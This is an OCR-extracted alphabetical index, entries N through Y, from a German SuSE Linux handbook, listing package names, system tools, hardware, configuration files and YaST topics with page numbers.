 nscd ..... 175, 176, 468  
 nscd.conf ..... 175  
 nsswitch.conf ..... 174  
  
**O**  
 olvwm ..... 589  
 Olvwm ..... 315  
 olwm ..... 589  
 Omnibook ..... 435  
 Online-Manual ..... 549  
 OpenLook ..... 315  
 openssh ..... 473  
 opso ..... 345, 470  
 opso\_smp ..... 345, 470  
 opsod\_smp ..... 345  
 opsod\_up ..... 345, 470  
 opsodsm ..... 345, 470  
 Optics Storage CD-ROM .. 437, 448  
 Oracle ..... 3  
 Oracle 8 ..... 77  
 OS/2 ..... 229, 604  
   Booten ..... 148, 149  
   Bootmanager ..... 131  
 OSS ..... 470  
  
**P**  
 Packetfilter ..... 219  
 Paket  
   3dpixm ..... 333  
   3dpixms ..... 333  
   aaa\_base ..... 471  
   alice ..... 60  
   apache ..... 473, 495, 532  
   apmd ..... 376, 377  
   aps ..... 392  
   autofs ..... 517  
   bind ..... 222, 543  
   binutils ..... 413  
   books ..... 10  
   bttv ..... 474  
   changes ..... 473  
   cnews ..... 467  
   colortbl ..... 467  
   cron ..... 474  
   dhclient ..... 472  
   dhcpcd ..... 472  
   doc ..... 545  
   docbkds1 ..... 467  
   dochoost ..... 496, 497  
   emul0k1 ..... 352  
   faxprint ..... 240  
   fhs ..... 483  
   firewals 219, 471, 536, 538  
   ftplib ..... 483  
   fvwm ..... 325  
   fvwm1 ..... 325  
   g3utils ..... 228  
   gcc ..... 413  
   glibndev ..... 469  
   glimpse ..... 469  
   glutdemo ..... 312  
   gnadmin ..... 474  
   gnlibs ..... 474  
   gnlibsd ..... 469  
   gnuhtml ..... 469  
   gnutils ..... 474  
   gs\_x11 ..... 234  
   gsview ..... 10  
   gtkndev ..... 469  
   gv ..... 10, 234  
   gxmhtml ..... 474  
   hardsuse ..... 536  
   howto ..... 378  
   howtode ..... 9  
   howtodeh ..... 495  
   howtoenh ..... 495  
   htdig ..... 496, 497  
   hylafax ..... 228, 239  
   hyperref ..... 467  
   i4l ..... 119, 190, 510  
   i4ldoc ..... 190, 199  
   imlibdev ..... 469  
   imwheel ..... 270, 310  
   inetcfg ..... 199, 213, 214  
   inf2htm ..... 496  
   inn ..... 225, 467  
   irda ..... 378  
   isapnp ..... 342, 344, 347  
   isd4linux ..... 189  
   jade\_dsl ..... 466  
   john ..... 529  
   kernmod ..... 471  
   kernmods ..... 471  
   knfsd ..... 469, 517  
   latex-cover ..... 239  
   ldp ..... 495

- leafnode ..... 226, 467
- lesstif ..... 330
- libc ..... 413, 480
- libcinfo ..... 174
- linux ..... 9
- lprod ..... 387, 404
- lx\_suse .... 9, 190, 350, 413
- makewhat ..... 472
- manyfaqs ..... 9
- mgetty ..... 228, 247
- modssl ..... 532
- mtools ..... 357, 566, 567
- named ..... 174
- ncpfs ..... 119
- ncurses ..... 473, 484
- netatalk ..... 257, 258
- nfsserv ..... 469
- nkit ..... 480
- nkita ..... 186, 471
- nkitb ..... 186, 471
- openssh ..... 473
- opso ..... 345, 470
- opso\_smp ..... 345, 470
- opsod\_smp ..... 345
- opsod\_up ..... 345, 470
- opsodsm ..... 345, 470
- pcmcia ..... 373, 374
- PCMCIA ..... 366
- pg\_datab ..... 474
- pgp ..... 542
- phpdoc ..... 473
- plp ..... 387
- postfix ..... 472, 533
- postgres ..... 467, 474
- ppp ..... 186
- ppp\_nt ..... 213
- reiserfs ..... 102
- rman ..... 496
- roxen ..... 473
- roxenint ..... 473
- roxenssl ..... 473
- rpm ..... 480
- samba ..... 119, 471
- sane ..... 360
- sax ..... 262
- sax2 ..... 262
- scsi ..... 360
- scslog ..... 536
- sdb ..... 495
- sdb\_de .... 7, 198, 465, 495
- secchk ..... 536
- secumod ..... 536
- sendfax ..... 228
- sendmail ..... 510, 533, 543
- shlibs5 ..... 467
- snd\_au ..... 352
- snd\_mod ..... 352
- snd\_wav ..... 352
- sox ..... 352
- sp ..... 466
- squid ..... 472
- squid2 ..... 472
- ssh ..... 531, 538, 543
- susefax ..... 229, 239
- susehilf .... 198, 248, 495
- susepak ..... 495
- susewm ..... 330
- tcl ..... 417
- te\_latex ..... 545
- tetex ..... 545
- tiff ..... 234
- tk ..... 417
- toppp ..... 213
- tracker ..... 352
- tripwire .... 532, 534, 535
- ttmkfdir ..... 309
- uucp ..... 485
- wget ..... 479
- wuftpd ..... 470
- wvdial ..... 186
- x3dlabs ..... 466
- xcyril ..... 466
- xdevel ..... 484
- xdevel33 ..... 484
- xf86 ..... 417
- xformsd ..... 469
- xfsetup ..... 261
- xglint ..... 466
- xinetd ..... 542
- xkeycaps ..... 311
- xntp ..... 520
- xisis ..... 466
- xvga16 ..... 262
- ypclient ..... 119, 180
- ypserv ..... 181, 473
- yudit ..... 308
- Paket-Manager ..... 474
- paket.tgz ..... 81
- Paketbeschreibungen ..... 107
- Pakete
  - Abhängigkeiten überprüfen .. 109
  - Auswahl ..... 106
  - Compilieren ..... 479
  - Einspielen ..... 110
  - Index ..... 110
  - Installation ..... 108
  - Konfigurationen ..... 105
  - Löschen ..... 111
  - Suchen ..... 110
- Pakete auswählen ..... 41
- Paketfilter ..... 219
- Paketformat ..... 474
- Paketinformationen ..... 107
- Paketinstallation ..... 107
- PAM ..... 124, 468
  - MD5-Passwörter ..... 124
- Panasonic CD-ROM .. 438, 449
- panel ..... 331
- Papierformat
  - SuSEFax ..... 234
- Parallele Schnittstelle .... *siehe*
  - Hardware, Parallele Schnittstelle
- Parallelport
  - Architektur spezifisch ... 456
  - ATAPI Bandlaufwerk .... 458
  - ATAPI CD-ROM ..... 457
  - ATAPI Disks ..... 457
  - Generisches ATAPI-Gerät 458
  - IDE-Festplatte ..... 457
  - IDE-Geräte ..... 456
  - IDE-Protokoll-Treiber ... 457
  - Kernelparameter .... 438, 456
- Paride ..... 456
- Parport-Subsystem ..... 354
- Partition
  - Formatieren ..... 85, 104
  - Swap ..... 78
- Partition Magic ..... 51
- Partition verkleinern ..... 62
- Partitionen
  - Einrichten ..... 98
  - erweiterte ..... 100
  - Konfigurieren ..... 83
  - logische ..... 100
  - primäre ..... 100
  - Swap ..... 99
  - Typen ..... 75
- Partitionieren ..... 62, 98
  - Anfänger ..... 75
  - Experte ..... 76
- Partitionstabelle ..... 129
- passwd ..... 181
- Password ..... 546
- Passwort ..... 26

- PATH 6, 216, 318, 320, 537, 548, 616  
 Patrick Volkerding ..... 13  
 PC ..... 612  
 PC kaufen ..... 493  
 PC-Karten .... *siehe* Hardware, PC-Karten  
 PCI-Karten ..... 344  
 pcmcia ..... 373, 374  
 PCMCIA ..... 365, 464, 514  
   APM ..... 371  
   cardmgr ..... 366  
   Ethernet ..... 367  
   Hilfsprogramme ..... 374  
   IDE ..... 368  
   Installation ..... 373  
   ISDN ..... 367  
   Konfiguration ..... 366, 368  
   Modem ..... 367  
   Probleme ..... 371  
   Schema ..... 368  
   SCSI ..... 368  
   Software ..... 366  
   Startskript ..... 368  
   TokenRing ..... 367  
 PCMCIA ..... 366  
 pep ..... 77  
 perl ..... 4, 522  
 Permissions ..... 522  
 Pfad ..... 612  
   absolut ..... 612  
   relativ ..... 612  
 pg ..... 553  
 pg\_datab ..... 474  
 pgp ..... 542  
 PGP ..... 617  
 Philips CM206 ..... 437, 448  
 PHP ..... 473  
 phpdoc ..... 473  
 pine ..... 228  
 ping ..... 534  
 Pipe ..... 612  
 PLIP  
   Parallele Schnittstelle .. *siehe* Hardware, Parallele Schnittstelle  
 plp ..... 387  
 PlugAndPlay ..... 342  
 npndump ..... 342–344  
 portmap ..... 45, 119, 171, 182  
 Portmapper ..... 474, 517  
 Post ..... *siehe* E-Mail  
 postfix ..... 222, 516  
 postfix ..... 472, 533  
 Postfix ..... 516  
 postgres ..... 467, 474  
 PostgreSQL ..... 467, 474  
 PostScript-Template  
   SuSEFax ..... 239  
 Powermanagement ..... 375  
 PowerPC ..... 612  
 ppp ..... 186  
 PPP ..... 185  
 ppp-down ..... 216  
 ppp-up ..... 214–216  
 ppp.chat ..... 215  
 ppp\_nt ..... 213  
 pppd ..... 185, 186, 214, 215  
 primäre Partitionen ..... 100  
 Print-Server ..... 400  
 PRINTER ..... 391  
 Printserver-Box ..... 400  
 Pro Audio Spectrum .. 427, 437  
 Pro Audio Spectrum 16 .... 437  
 Probleme  
   bei Erstinstallation ..... 68  
 Proc-Dateisystem ..... 612  
 procmail ..... 224  
 Professional Services ..... 578  
 Programm .. *siehe* Anwendung, 612  
   Aufruf ..... 547  
 Programme  
   Compilieren ..... 479  
   Quellcode ..... 106  
 Programmieren  
   Core-Dateien ..... 561  
 Prompt ..... 613  
 Protectedmodus ..... 72  
 Protokoll ..... 613  
 Proxy  
   FTP ..... 519  
   Gopher ..... 519  
   HTTP ..... 519  
 Prozess ..... 608, 613  
 Prozessor ..... 613  
   Cyrix 686 ..... 43  
 ps ..... 612  
 ps ..... 563  
 pstree ..... 563  
  
**Q**  
 qmail ..... 222  
 Qt Widget Set  
   Lizenz ..... 320  
 Quellcode ..... 106  
 Quellen  
   Compilieren ..... 479  
 Queueing Agent  
   HylaFAX ..... 241  
 Queueing Agent  
   HylaFAX ..... 243  
  
**R**  
 Radius ..... 518  
 RAM ..... *siehe* Speicher, 613  
 Ramdac ..... 296  
 Ramdisk  
   Initial Ramdisk ..... 514  
 rawip ..... 195, 198  
 rawip-HDLC ..... 195  
 rawrite ..... 66  
 rawrite.exe ..... 66  
 rc ..... 507  
   /etc/rc.config ..... 510  
   rc.config ..... 511  
 rcp.ugidd ..... 517  
 README-Dateien ..... 9  
 reboot ..... 547  
 Reboot ..... 425, 520, 521  
 Rechner testen ..... 493  
 Rechnername ..... 168  
 Rechte ..... 522  
 reiserfs ..... 102  
 ReiserFS .... *siehe* Dateisystem, ReiserFS  
 Rescue-Diskette ..... 499  
 Rescue-Diskette erzeugen .. 115  
 Reset ..... 425  
 resolv.conf ..... 176  
 Rettungssystem ..... 499  
   Benutzen ..... 501  
   starten ..... 500  
 RFC1861 ..... 241  
 RFC959 ..... 241  
 Richard Stallman ..... 607  
 rlogin ..... 516, 523  
 Rlogin ..... 613  
 rm ..... 554  
 rman ..... 496  
 rmmod ..... 414  
 ROM ..... 614  
 root ..... 45  
 Root ..... 614  
   Einloggen, remote ..... 523  
 root-Passwort *siehe* Installation, root-Passwort  
 Rootpartition ..... 426

- route ..... 501
- route.conf ..... 178
- Router ..... 540
  - IP-Forwarding ..... 515
- Routing
  - route.conf ..... 178
- roxen ..... 473
- Roxen ..... 473
- roxenint ..... 473
- roxenssl ..... 473
- RPC-Mount-Daemon ..... 182
- RPC-NFS-Daemon ..... 182
- RPC-Portmapper ..... 182
- rpc.mountd ..... 182, 517
- rpc.nfsd ..... 119, 182, 517
- rpm .... 468, 472, 473, 479, 481
- rpm** ..... 474, 614
- rpm ..... 480
- RPM ..... 474, 614
  - Datenbank ..... 522
  - rpmnew ..... 474
  - rpmorig ..... 474
  - rpmsave ..... 474
- run\_ldconfig ..... 473
- Runlevel ..... 506, 614
  - wechseln ..... 507
- rwhod ..... 517
- rxvt ..... 206
- S**
- S.u.S.E. .... *siehe* SuSE
- samba ..... 119, 471
- Samba ..... 249, 519
  - Zugriffsrechte ..... 251
- sane ..... 360
- SANE ..... 360
- Sanyo CD-ROM ..... 437, 448
- sax ..... 262
- SaX .. vii, 29, 30, 126, 261, 262, 264, 283–293
- sax2 ..... 266
- sax2** ..... 261
- sax2 ..... 262
- SaX2 ..... vi, 261–268, 271, 273–279, 281–283, 301–303, 305, 306, 309, 310
  - Automatische Konfiguration .. 265
  - manuelle Konfiguration .. 267
- Scanner ..... *siehe* Hardware, Scanner
- Konfiguration ..... 112
- Schalter ..... 614
- Schema *siehe* PCMCIA, Schema
- Schnittstelle ..... 614
  - parallel ..... 383
  - seriell ..... 387
  - USB ..... 386
- Schriften ..... 327
- Schulungen ..... 579
- SCO-Unix ..... 564
- scsi ..... 360
- SCSI
  - Adaptec
    - AHA-152x/151x/1505 . 439
  - Adaptec AHA-1540/1542 440
  - AdvanSys ..... 429
  - AHA-152x/151x/1505 ... 427
  - AHA-154x ..... 428
  - AHA-274x ..... 428
  - AHA-284x ..... 428
  - AHA-294x ..... 428
  - AM53/79C974 ..... 429
  - Future Domain .... 430, 440
  - LUN ..... 427
  - NCR 5380 ..... 430, 440
  - NCR 53c400 ..... 430
  - NCR 53C400 ..... 440
  - NCR 53c406a ..... 431
  - Seagate ST01/02 ..... 431
  - Streamer ..... 427
  - TMC-16x0 ..... 430, 440
  - TMC-885/950 ..... 430
  - Trantor T128/128F/228 .. 431
  - Trantor T130B .... 431, 441
- scslog ..... 536
- scwm** ..... 324
- Scwm ..... 324
- sdb ..... 495
- SDB ..... 7
- sdb\_de ..... 7, 198, 465, 495
- Seagate ST01/02 ..... 431
- Searchlist ..... 515
- secchk ..... 536
- secumod ..... 536
- Secure Shell Daemon ..... 520
- sed ..... 4
- Selektion ..... 614
- Sendequeue ..... 236
  - SuSEFax ..... 230
- sendfax ..... 228
- sendfax ..... 228
- sendmail ..... 119, 171, 177, 222–225, 470, 516
- sendmail ..... 510, 533, 543
- Sendmail ..... 465, 485
  - Konfiguration ..... 119
- Serie
  - a ..... 102, 106, 186, 604
  - al ..... 109, 366
  - ALL ..... 106
  - ap .. 270, 310, 342, 360, 376, 496, 566
  - books ..... 545
  - d ..... 190
  - D ..... 413
  - doc .. 7, 9, 10, 174, 190, 198, 213, 248, 465, 483, 495, 496
  - gra ..... 10, 360, 545
  - n .... 119, 180, 181, 186, 190, 213, 225, 226, 240, 247, 387, 470, 495–497, 517, 532, 542
  - pay ..... 345
  - Quellen ..... 106
  - sec . 219, 529, 531, 532, 534, 536, 538, 542
  - sgm ..... 467
  - snd ..... 352
  - tex ..... 467, 545
  - x ..... 261, 262, 466
  - x3d ..... 312
  - xap ..... 308, 309, 311
  - xsrv ..... 262, 466
  - xwm ..... 315, 325
  - zq ..... 479, 480
- Serielle Konsole ..... 426
- Serien
  - Index ..... 110
  - Suchen ..... 110
- Serienauswahl ..... 106
- Serienfax
  - SuSEFax ..... 238
- Serienfaxliste (*erstellen*)
  - SuSEFax ..... 238
- Server ..... 615
  - FTP ..... 607
- server.exe ..... 131
- setserial ..... 354, 360
- setup ..... ii, 57, 65
- Setup ..... 10, 56–59, 65, 66
- SETUP ..... ix, 392
- setup.exe ..... 71, 157
- setup.exe** ..... 10
- Setup.exe ..... 56, 57
- seyon ..... 205, 466
- sgcheck ..... 360

- SGML ..... 466
- sh ..... 588, 615
- Share ..... 250
- shell ..... 538
- Shell ..... 615
- SHELL ..... 616
- shlibs5 ..... 467
- shutdown ..... 501, 547
- Shutdown ..... 520, 521
- Sicherheit ..... 527
  - Drucken ..... 388
  - Firewall ..... 219
- Siemens ..... 3
- Simple Network Paging Protocol  
241
- SINUS Firewall I ..... 540
- SLIP ..... 185
- Smarthost ..... 223
- SMB ..... 249
- smbmount ..... 471
- SMC 9194 ..... 445
- SMC Ultra ..... 445
- SMP ..... 611, 615
  - Kernel auswählen .... 42, 114
- SMTP ..... 222, 516
- snd\_au ..... 352
- snd\_mod ..... 352
- snd\_wav ..... 352
- SNiFF+ ..... 77
- SNPP ..... 241
- Software
  - freie Software ..... 607
- Software AG ..... 3
- Software auswählen ..... 41
  - Bei Installation ..... 23
- Sony CDU31A ..... 437, 448
- Sony CDU33A ..... 437, 448
- Sony CDU535 CD-ROM .. 438, 448
- Sound
  - AD1816 Chip ..... 449
  - AD1848/CS4248 Chip (MSS)  
449
  - Aztech Sound Galaxy .... 454
  - Creative Ensoniq 1371  
Chipsatz ..... 450
  - Crystal 423x Chipsätze .. 450
  - Ensoniq 1370 Chipsatz .. 450
  - Ensoniq SoundScape .... 454
  - Generischer OPLx Treiber 450
  - Gravis Ultrasound ..... 450
  - konfigurieren ..... 345
  - MAD16 ..... 451
  - MediaTrix AudioTrix Pro 455
  - MPU401 ..... 451
  - OPL3 ..... 452
  - OPL3-SA1 ..... 452
  - OPL3-SAx ..... 453
  - Personal Sound System  
(ECHO ESC614) ..... 453
  - Pro Audio Spectrum .... 453
  - S3 Sonic Vibes ..... 454
  - Sound Blaster DSP Chipsätze  
455
  - Sound Blaster und Clones 454
  - Turtle Beach  
Classic/Monterey/Tahiti 452
  - Turtle Beach Maui und Tropez  
451
  - Turtle Beach Maui, Tropez,  
Tropez Plus ..... 456
  - Turtle Beach MultiSound 451
  - Turtle Beach Pinnacle/Fiji 452
  - UART401 ..... 455
  - UART6850 ..... 455
  - YMF71x ..... 453
- Soundblaster 16 ..... 350
- Soundkarte
  - Pro Audio Spectrum .... 437
- Sourcecode
  - Compilieren ..... 479
- Sources ..... 106
- sox ..... 352
- sp ..... 466
- Sppeicher ..... 615
  - Größe nicht erkannt .... 426
  - Schützen ..... 425
- Speichertest ..... 425
- spindown ..... 377
- Spool-System ..... 381
  - Daemon ..... 388
  - Netzwerkdrucker ..... 400
  - Steuerung ..... 388
- Spoolingmechanismus
  - SuSEFax ..... 231, 240
- Sprache
  - Einstellen ..... 512
- Sprache festlegen ..... 93
- squid ..... 519
- squid ..... 472
- squid2 ..... 472
- ssh ..... 126, 531, 538
- ssh ..... 531, 538, 543
- SSH ..... 617
- SSL ..... 532, 617
- Stand-by ..... 375
- Standardein-/ausgabe ..... 615
- Star Division ..... 3
- Staroffice ..... 77
- StarOffice ..... 469
- Startup-Skripte ..... 177
- startx ..... 121, 283
- Stephan Endraß ..... 12
- Streamer ..... *siehe* Hardware,  
Bandlaufwerke
  - SCSI ..... 427
- suid ..... 534
- SunOS ..... 564
- Support
  - Der schnellste Weg zur Hilfe .  
574
  - Dienstleistungen .... 578, 579
  - E-Mail ..... 574
  - Hotline ..... 576
  - Installation ..... 573
  - Kommerzieller ..... 578
  - Professional Services .... 578
  - Telefonnummern ... 576, 579
  - Zeiten ..... 576
- Support-Datenbank ..... 7
- suse ..... 319
- SuSE ..... 483
- SuSE
  - Dienstleistungen ..... 579
  - Telefonnummern ..... 579
- SuSE PRESS ..... 249
- SuSEconfig ... xi, 45, 127, 171,  
172, 180, 222, 224, 321,  
331, 333, 369, 500,  
510–513, 518, 519, 588
- SuSEconfig ..... 510
- SuSEconfig.kdm ..... 322
- susefax ..... 229, 239
- SuSEFax vi, 228, 229, 229, 234,  
235, 239, 240
- susefax.images
  - SuSEFax ..... 229
- susefax.phonebook.file
  - SuSEFax ..... 229
- susefax.setup.file
  - SuSEFax ..... 229
- susefax.setup.path
  - SuSEFax ..... 229
- susehilf ..... 198, 248, 495
- SuSE Linux ..... 483
  - Besonderheiten ..... 483

- Hilfesystem ..... 495
  - Installation ..... 490
  - Rettungssystem ..... 499
  - Tastaturbelegung ..... 503
  - susepak ..... 495
  - susewm ..... 122
    - Allgemein ..... 330
    - Anwendung ..... 332
    - Einstellen ..... 122
  - susewm ..... 330
  - susewm ..... 330
  - SuSEwm .... [vii](#), [313](#), [319](#), [325](#), [326](#), [330–334](#)
  - Suspend ..... 375
  - Swap ..... 616
  - Swap-Partition ..... [78](#), [99](#)
    - Anlegen ..... [85](#), [100](#)
  - Sybase ..... [3](#), [77](#)
  - Symbolischer Link ..... 556
  - Syn Flood Protection ..... 515
  - syncPPP ..... 195
  - syslinux ..... 487
  - Syslinux ..... 65
  - SYSLINUX ..... 425
  - syslog ..... 501
  - sysp ..... 265
  - Sysrq ..... *siehe* Kernel, Sysrq
  - System
    - Update ..... 461
  - System Properties
    - SuSEFax ..... 229
  - System Commander Deluxe . 51
  - System is too big ..... 418
  - System updaten
    - YaST ..... 112
  - System V ..... 505
  - Systemadministrator ..... 616
  - Systeminformationen ..... 490
  - Systemkonfiguration .. [126](#), [511](#)
  - Systemsisicherheit konfigurieren . [126](#)
  - Systemzustand ..... 560
- T**
- T-DSL ..... 213
  - T-ISDN-DSL ..... 205
  - T-Online
    - Login ..... 213
    - PPP ..... 213
  - tar ..... [81](#), [471](#), [485](#)
  - tar** ..... 471
  - tar** ..... 556
  - Task ..... 616
  - Tastatur
    - Belegung ..... 513
    - CapsLock ..... 513
    - NumLock ..... 513
    - Verzögerung ..... 513
    - Wiederholung ..... 513
  - Tastatur einbinden *siehe* YaST2, Tastatur einbinden
  - Tastaturbelegung ..... 503
    - YaST ..... 91
  - Tastaturbelegung auswählen . 93
  - Tastaturbelegung im
    - DOS-Modus falsch .... 68
  - Tastenkombinationen ..... 581
  - tel ..... 417
  - Tcl/Tk ..... 470
  - TCP-Wrapper ..... 541
  - TCP/IP ..... 185
  - tcpd ..... 541
  - tcsh ..... [588](#), [615](#)
  - te<sub>l</sub>atex ..... 545
  - Telefonbuch
    - SuSEFax ..... 237
  - Telefonnummern ..... 579
  - Telekabel ..... 203
  - Telix ..... 205
  - telnet .. [119](#), [187](#), [501](#), [516](#), [523](#), [538](#), [589](#)
  - Telnet ..... 616
  - Temporäre Dateien
    - Löschen ..... 523
  - termcap ..... 484
  - Terminal ..... 616
  - Terminalprogramm ..... 205
  - tetex ..... 545
  - teTeX ..... [467](#), [483](#)
  - Texinfo ..... 485
  - Texinfo-Dateien ..... 8
  - texpire ..... [226](#), [228](#)
  - Text
    - Suchen ..... 555
  - Textdateien
    - Lesen ..... 9
  - Textkonsole ..... 520
  - The Open Group ..... 261
  - The XFree86 Project, Inc. . 261
  - Thinkpad ..... 435
    - Erstinstallation ..... 71
  - tiff ..... 234
  - TIFF Software ..... 234
  - tiffg3 ..... 234
  - tin ..... 228
  - TIS Firewall Toolkit ..... 540
  - tk ..... 417
  - tkinfo** ..... 8
  - tkInfo ..... 8
  - Tkinfo (**tkinfo**) ..... 485
  - TMC-16x0 ..... [430](#), [440](#)
  - TMC-885/950 ..... 430
  - Token Ring ..... 446
  - top** ..... 563
  - toppp ..... 213
  - traceroute ..... 471
  - tracker ..... 352
  - Training ..... 579
  - Transmission Subscriber
    - Identification ..... 236
  - Trantor T128/128F/228 .... 431
  - Trantor T130B ..... [431](#), [441](#)
  - tripwire ..... [532](#), [534](#), [535](#)
  - tripwire ..... [532](#), [534](#), [535](#)
  - Tripwire ..... 535
  - trojanisches Pferd ..... 531
  - TSI ..... [236](#), [247](#)
  - ttmkfdir ..... 309
  - ttmkfdir ..... 309
  - Tux ..... 7
- U**
- ugidd ..... 183
  - ulimit** ..... 561
  - Ultrastor ..... 423
  - Umfang der Installation .... 105
  - Umgebung ..... 616
  - Umgebungsvariable ..... 616
    - DISPLAY ..... 619
    - HOME .. [318](#), [322](#), [335](#), [461](#), [603](#), [616](#)
    - KDEDIR ..... 320
    - LANG ..... 512
    - LC\_\* ..... 512
    - MANPATH ..... [472](#), [616](#)
    - PATH .. [6](#), [216](#), [318](#), [320](#), [537](#), [548](#), [616](#)
    - PRINTER ..... 391
    - run<sub>ld</sub>config ..... 473
    - SHELL ..... 616
    - USER ..... 616
    - WINDOWMANAGER .. [318](#), [326](#)
  - UMSDOS ..... 616
  - unfsd ..... 102
  - Unicode ..... 308
  - Universal Serial Bus . *siehe* USB
  - Unix ..... 545
    - Einstieg ..... 545



- UNIX . 229, 240, 603, 604, 607, 617, 618
- Unix98 PTY ..... 468
- Update ..... 5, 461
  - Installation ..... 21
  - Pakete Einspielen ..... 110
- updatedb ..... 522
- Ur-Linux ..... 617
  - Boot-Methoden ..... 57
- URL ..... 617
- USB ..... 356
- USENET ..... 225
- USER ..... 616
- useradd ..... 123
- userdel ..... 123
- USRobotics ..... 247
- uucp ..... 485
- uucp ..... 485
- UUCP ..... 222, 467
- V**
- Vernetzung ..... 167
- Verschlüsselung ..... 617
- versteckte Dateien ..... 554
- Vertikalfrequenz ..... 295
- Verwaltung
  - Benutzer ..... 122
  - Gruppen ..... 124
- Verzeichnis ..... 617
  - Anlegen ..... 550
  - Löschen ..... 550
  - Wechseln ..... 550
- Verzeichnisbaum ..... 583
- VESA ..... 618
- Vesa Local Bus ..... 72
- VG-AnyLAN ..... 444
- vi ... 4, 501, 554, 571, 572, 606
- Virtuelle Konsolen ..... 549
- virtueller Bildschirm ..... 305
- virtuoso ..... 77
- Virus ..... 51, 133, 531
- VLB .... *siehe* Vesa Local Bus
- Volltextsuche ..... 497
- W**
- w ..... 562
- Wabi ..... 77
- WAN ..... 185, 618
- WD80x3 ..... 446
- Werner Almesberger ..... 151
- Western Digital WD80x3 .. 446
- WFW ..... 564
- wget ..... 519
- wget ..... 479
- Wide Area Network *siehe* WAN
- Widget ..... 334
- Wildcards ..... 552, 618
- Window ..... 334
- WindowMaker .. 314, 317, 330, 331
- Windowmanager
  - Aufgaben ..... 316
  - Einstellen ..... 122
  - Fvwm ..... 324
  - Konfiguration ..... 334
  - Start ..... 325
  - theoretischer Hintergrund 313
- WINDOWMANAGER .... 318, 326
- Windows ..... 240, 241
  - Samba ..... 519
  - SMB ..... 249
- Windows ..... 249
- Windows NT 229, 249, 564, 604
  - Booten ..... 147
  - Bootmanager ..... 131
- Windows-Partitionen einbinden . 102
- Windows 95
  - Booten ..... 147
  - DOS-Modus ..... 56
  - Linux-Partitionen anlegen 63, 64
- Windows 98 . *siehe* Windows 95
- Windows 9x
  - Bootmenü ..... 157
- WinFlex ..... 241
- WinFlex ..... 241
- WINS ..... 250
- Wrapper
  - SuSEFax ..... 229
- WU-FTPD ..... 470
- wuftp ..... 470
- Wurzelverzeichnis ..... 618
- wvdial .. vi, 185, 205, 206, 208, 209, 212, 213, 367, 368, 379
- wvdial ..... 367
- wvdial ..... 186
- wvdial.lxdialog ..... 208
- wvdial.tcl ..... 208
- X**
- X ..... *siehe* X11
- X -probeonly ..... 298, 301
- X Consortium, Inc. .... 4, 261
- X einrichten *siehe* Installation, X einrichten
- X Window System . 4, 261, 302, 618
  - .Xresources ..... 335
  - Application Defaults ..... 334
  - Benutzereinstellungen ... 335
  - Voreinstellung ..... 334
- X Window Systems ..... 261
- X-Server ..... 618
- X-Terminal
  - Konfigurieren ..... 471
- X-Window-System .. *siehe* X11
- X.75 ..... 195
- X11 ..... 261
  - .Xresources ..... 335
  - Benutzereinstellungen ... 335
  - Displaymanager ..... 520
  - Font ..... 307
  - Framebuffer ..... 277
  - Grafikkarten ..... 296
  - Konfiguration ..... 264, 293
  - Mäuse ..... 294
  - Monitore ..... 295
  - Tastatur ..... 294
  - X-Server ..... 296
  - langsamer Start ..... 333
  - mkfontdir ..... 307
  - Optimierung ..... 301
  - Protokolldatei ..... 281
  - Shutdown ..... 520, 521
  - Starten ..... 283
  - Treiber ..... 305
  - Troubleshooting ..... 276
  - True type font ..... 307
  - ttmkfdir ..... 307
  - VGA ..... 278
  - VGA16 ..... 278
  - Zeichensatz ..... 307
- X11R1 ..... 261
- X11R6.4 ..... 261
- x3dlabs ..... 466
- xarchie ..... 334–336
- xcyril ..... 466
- xdevel ..... 484
- xdevel33 ..... 484
- xdm ..... 121, 466
- xdm ..... 471
- XDM ..... 121, 318, 461, 471
  - Konfiguration ..... 471
- xdvi ..... 545
- XDvi ..... 545
- xearth ..... 327
- Xenix ..... 564



- xf86 ..... 417
- xf86config . 261, 264, 293, 298, 301, 302
- XF86Config ..... 293
  - Clocks ..... 304
  - Depth ..... 304
  - Device ..... 303–305
  - Files ..... 302
  - InputDevice ..... 302
  - modeline ..... 304
  - Modeline ..... 302
  - Modes ..... 303, 304, 306
  - Monitor ..... 302, 304, 306
  - Screen ..... 303
  - ServerFlags ..... 302
  - ServerLayout ..... 303
  - Subsection
    - Display ..... 304
    - Virtual ..... 305
- XF86Setup ..... 261
- XFce ..... 315
- xfontsel ..... 336
- xformsd ..... 469
- XFree konfigurieren ..... 126
- XFree86 ..... 2, 4, 5, 261, 263
  - Geschichte ..... 261
- XFree86™ ..... 261
- xfsetup ..... 261
- xglint ..... 466
- xinetd ..... 516, 542
- xinetd ..... 542
- xinfo** ..... 8
- XInfo ..... 8
- XInfo (**xinfo**) ..... 485
- xinit ..... 264
- xkeycaps ..... 311
- xkeycaps ..... 311
- xlsfonts ..... 309, 336
- xmms ..... 352
- xntp ..... 520
- xpmroot ..... 327
- xrpm ..... 481
- xset –fp ..... 307
- xset +fp ..... 307
- xsetpointer ..... 311
- xsetroot ..... 327, 329
- xisis ..... 466
- XT-Festplattencontroller ... 436
- xterm ..... 187, 206, 312, 327
- xv ..... 327
- xvga16 ..... 262
- xvidtune ..... 280
- Xwrapper ..... 466
- Y**
- yast
  - ISDN ..... 191
- yast** ..... 6, 47, 91
- YaST ii, iii, v, 2, 5, 6, 10, 17, 18, 24, 26, 30–32, 35–48, 51, 54, 64, 72, 76, 83–87, 89, 91–94, 96, 98, 104–117, 120–127, 135, 142, 146, 154, 167, 168, 170–172, 176, 177, 180, 181, 187, 188, 191, 193–196, 198, 199, 204–209, 211, 212, 222–224, 226, 262, 265, 283, 288, 312, 318, 321, 324, 332, 333, 345, 352, 367–371, 376, 379, 382, 387, 414, 462–468, 471, 479–481, 487, 488, 495–497, 499, 507, 510–513, 515, 530, 534, 546, 585–588, 608, 617
- LILLO ..... 114, 115
  - Administration ..... 112
  - Backup ..... 125
  - Benutzerverwaltung ..... 122
  - Bootkernel ..... 114
  - Bootkonfiguration ..... 114
  - CD-ROM-Laufwerk einrichten 112
  - Dateisysteme festlegen ... 100
  - Drucker einrichten ..... 113
  - Einstellungen ..... 92
  - Formatieren ..... 104
  - fstab-Datei einlesen .... 104
  - Funktionstasten ..... 91
  - gdm ..... 121
  - Gruppenverwaltung ..... 124
  - Hardware integrieren .... 112
  - Hauptmenü ..... 92
  - Index aller Serien und Pakete . 110
  - Inode-Dichte ..... 103
  - Installationsmedium ..... 93
  - Installationsumfang ..... 105
  - kdm ..... 121
  - Kernel auswählen ..... 114
  - Konfigurationen ..... 105
  - Konfigurationsdatei ..... 126
  - Maus einrichten ..... 112
  - Modem einrichten ..... 112
  - Mountpoint festlegen .... 102
  - Netzwerk ..... 117
  - Netzwerkkarte einrichten 112
